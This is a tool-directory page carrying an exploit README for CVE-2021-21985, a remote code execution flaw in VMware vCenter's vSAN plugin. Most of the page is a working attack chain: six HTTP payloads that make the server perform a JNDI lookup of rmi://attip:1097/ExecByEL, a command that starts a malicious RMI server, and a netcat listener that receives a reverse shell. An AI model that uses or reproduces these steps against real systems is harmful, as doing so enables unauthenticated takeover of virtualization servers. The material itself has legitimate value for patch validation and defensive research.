Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
cve-2021-21985_exp — cve-2021-21985 exploit | Kitploit
Tools/GitHubGitHub/xnianq/cve-2021-21985_exp
Payload GenerationVulnerability AnalysisExploitationWeb Application ExploitationCommand and ControlRemote Access Tool
GitHubxnianq/cve-2021-21985_exp

cve-2021-21985_exp

cve-2021-21985 exploit

View Repository
11536334 years agoReviewed by Kitploit
Share

cve-2021-21985 exploit


0x01 Vulnerability Point

image-20210603144442312

Analysis available at:

https://attackerkb.com/topics/X85GKjaVER/cve-2021-21985?referrer=home#rapid7-analysis

0x02 exploit

Reconstruct the beans object to achieve RCE.

Bean list:

localizedMessageBundle
vsanWorkerThreadFactory
vsanThreadPoolImpl
vsanServiceBundleActivator
vsanServiceFactory
vsanProviderUtils_setVmodlHelper
vsanProviderUtils_setVsanServiceFactory
vsanQueryUtil_setDataService
vsanComponentsProviderImpl
capabilityPropertyProviderImpl
pbmDataProviderImpl
vsanCapabilityCacheManager
vsanCapabilityUtils_setVsanCapabilityCacheManager
vsanUtils_setMessageBundle
vsanFormatUtils_setUserSessionService

The vsanProviderUtils_setVmodlHelper used by Suifeng did not work in my environment, so I chose another bean for testing. Since Vsphere UI uses the Tomcat middleware, remote command execution can be achieved via JNDI RMI bypass (https://github.com/welk1n/JNDI-Injection-Bypass/blob/master/src/main/java/payloads/EvilRMIServer.java).

Step1
https://host/ui/h5-vsan/rest/proxy/service/&vsanQueryUtil_setDataService/setTargetObject
{"methodInput":[null]}


Step2
https://host/ui/h5-vsan/rest/proxy/service/&vsanQueryUtil_setDataService/setStaticMethod
{"methodInput":["javax.naming.InitialContext.doLookup"]}

Step3
https://host/ui/h5-vsan/rest/proxy/service/&vsanQueryUtil_setDataService/setTargetMethod
{"methodInput":["doLookup"]}

Step4 
https://host/ui/h5-vsan/rest/proxy/service/&vsanQueryUtil_setDataService/setArguments
{"methodInput":[["rmi://attip:1097/ExecByEL"]]}

Step5
https://host/ui/h5-vsan/rest/proxy/service/&vsanQueryUtil_setDataService/prepare
{"methodInput":[]}

Step6
https://host/ui/h5-vsan/rest/proxy/service/&vsanQueryUtil_setDataService/invoke
{"methodInput":[]}

0x03 Usage

  1. Start the RMI service java -cp JNDI-Injection-Bypass-1.0-SNAPSHOT-all.jar payloads.EvilRMIServer attip image-20210603201234855

  2. Start reverse shell listener
nc -lvvp 5555
  1. Execute the above payload to obtain a reverse shell image-20210603201337539

0x04 References

  • https://www.iswin.org/2021/06/02/Vcenter-Server-CVE-2021-21985-RCE-PAYLOAD/
  • https://attackerkb.com/topics/X85GKjaVER/cve-2021-21985#rapid7-analysis
  • https://github.com/welk1n/JNDI-Injection-Bypass
Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    264

Explore all tools

Browse our collection of tools

View all tools →